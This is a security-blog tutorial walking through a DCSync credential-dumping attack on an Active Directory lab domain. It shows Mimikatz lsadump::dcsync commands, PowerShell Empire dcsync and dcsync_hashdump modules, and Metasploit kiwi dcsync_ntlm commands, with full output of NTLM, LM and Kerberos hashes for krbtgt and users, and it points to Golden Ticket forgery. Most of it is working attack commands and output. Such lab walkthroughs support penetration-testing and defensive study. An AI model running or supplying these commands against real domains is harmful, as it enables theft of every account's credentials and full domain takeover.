Credential Dumping: DCSync Attack

hackingarticles.in/credential-dumping-dcsync-attack

Raj May 26, 2020

The most of the Organisation need more than one domain controller for their Active Directory and to maintain consistency among multiple Domain controller, it is necessary to have the Active Directory objects replicated through those DCs with the help of MS-DRSR refer as Microsoft feature Directory Replication Service (DRS) Remote Protocol that is used to replicate users data from one DC to another. Taking Advantage of this feature the attack abuse the MS-DRSR using Mimikatz-DCSYNC.

Table of Content

What is DCSYNC Attack

The Mimikatz DCSYNC-function allows an attacker to replicate Domain Controller (DC) behaviour. Typically impersonates as a domain controller and request other DC's for user credential data via GetNCChanges.

But compromised account should be a member of administrators, Domain Admin or Enterprise Admin to retrieve account password hashes from the others domain controller. As a result, the intruder will build Kerberos forged tickets using a retrieved hash to obtain any of the Active Directory 's resources and this is known as **Golden Ticket** attack.

Walkthrough on DCSYNC Attack

Mimikatz


So, here we have a normal user account, hence at present User, Yashika is not the member of any privileged account (administrators, Domain Admin or Enterprise Admin).

```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

When the attacker attempts to execute the command MimiKatz-DCSYNC to get user credentials by requesting other domain controllers in the domain, this will cause an error as shown in the image. This is not possible.

```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz # _
```

So now we have granted Domain Admins right for user Yashika and now yashika has become the member of domain Admin Group which is also AD a privileged group.




We then confirmed this by listing the details of user Yashika ‘s group information and found that she is part of the domain admin group.

```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Administrators                     Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
IGNITE\Domain Admins                       Group            S-1-5-21-35235570
Authentication authority asserted identity Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias         S-1-5-21-35235570
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Now let ask for a credential for KRBTGT account by executing the following command using mimikatz:

```
lsadump::dcsync /domain:ignite.local /user:krbtgt
```

As a result, it will retrieve the KRBTGT NTLM HASH, this hash further can be used to conduct the very famous GOLDEN Ticket attack, read more about it from here.



Similarly, for every user account in the domain with the same command, we can obtain credentials. Here, it not only requests the current hash but also seeks to get the previous credentials stored.

```
lsadump::dcsync /domain:ignite.local /user:kavish
```

```
mimikatz # lsadump::dcsync /domain:ignite.local /user:kavish
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'kavish' will be the user account

Object RDN           : kavish

** SAM ACCOUNT **

SAM Username         : kavish
User Principal Name  : kavish@ignite.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCO
Account expiration   :
Password last change : 5/10/2020 10:02:27 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-1604
Object Relative ID   : 1604

Credentials:
  Hash NTLM: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 0: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 1: 9e6774bd751acba910b295bad51f8372
    ntlm- 2: 64fbae31cc352fc26af97cbdef151e03
    lm  - 0: 39ce69df857ddb632769fb5d65febbae
    lm  - 1: 0c17825bc49203d0be36eaea28b2c024
    lm  - 2: 4b3698bfd19b583eac3a5ae13f6b9939

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e73b69c3cc34245d313fc89485048fdc

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkavish
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8b05532dca75ecb716f667b985a02a4d64243548d081
      aes128_hmac       (4096) : 2913f3f208007432a22122392dca58ed
      des_cbc_md5       (4096) : 768364d00ea28525
    OldCredentials
      aes256_hmac       (4096) : 4bb5ce89b851bbf8c5ba2cd75e4cccc59fff4985c4c9
      aes128_hmac       (4096) : e3c365232530a22efbd407ce256262c4
      des_cbc_md5       (4096) : 5bd9dccb4a98aed0
    OlderCredentials
      aes256_hmac       (4096) : 9f69515cfcdc59ac4d681b8a2d19fbe5c17815d639d5
      aes128_hmac       (4096) : d59d4bd8a8140c5f236de7dc0b0342a9
      des_cbc_md5       (4096) : 76986d67ce2a2085
```

PowerShell Empire

If you want to conduct this attack remotely, PowerShell Empire is one of the best tools to conduct DCSYNC attack. Only you need to compromise the machine who is member privilege account (administrators, Domain Admin or Enterprise Admin) as shown here.

```
(Empire: 9VXCWA8Y) > shell whoami /groups
[*] Tasked 9VXCWA8Y to run TASK_SHELL
[*] Agent 9VXCWA8Y tasked with task ID 1
(Empire: 9VXCWA8Y) >
GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Administrators                     Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
IGNITE\Domain Admins                       Group            S-1-5-21-3523557010
Authentication authority asserted identity Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias         S-1-5-21-3523557010
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

..Command execution completed.
```

Now load the following module that will invoke the mimikatz Powershell script to execute the dcsync attack to obtain the credential by asking from an others domain controller in the domain. Here again, we will request for KRBTGT account Hashes and as result, it will retrieve the KRBTGT NTLM HASH.

```
usemodule credentials/mimikatz/dcsync_hashdump
set user krbtgt
execute
```

```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 2
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: NRBDAH

Hostname: DESKTOP-RGP2O9L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b66809473
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : e6b39ee93b4c5246
```

Likewise, the Empire has a similar module that retrieves the hash of the entire domain controller users account.

```
usemodule credentials/mimikatz/dcsync_hashdump
execute
```

```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 3
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: K6D2MX

Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
kavish:1604:aad3b435b51404eeaad3b435b51404ee:4f65927f6dae9e794cbca3407ee3890d:::
```

Metasploit

If you have meterpreter session of the victim machine who account is member of domain admin, then here also you can execute Mimikatz-DCSYNC attack in order to obtain user's password.

```
meterpreter > getuid
Server username: IGNITE\yashika
meterpreter > shell
Process 4748 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Administrators                     Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
IGNITE\Domain Admins                       Group            S-1-5-21-3523557
Authentication authority asserted identity Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias         S-1-5-21-3523557
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

C:\Users\yashika\Downloads>
```

If your compromised account is a member of the domain admin group, then without wasting time load KIWI and run following command:

```
dcsync_ntlm krbtgt
dcsync krbtgt
```

As a result, we found the hashes for krbtgt account and this will help us to conduct Golden Ticket attack for further.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account  : krbtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash  : 439bd1133f2966dcdf57d6604539dc54
[+] SID      : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID      : 502

meterpreter > dcsync krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246
```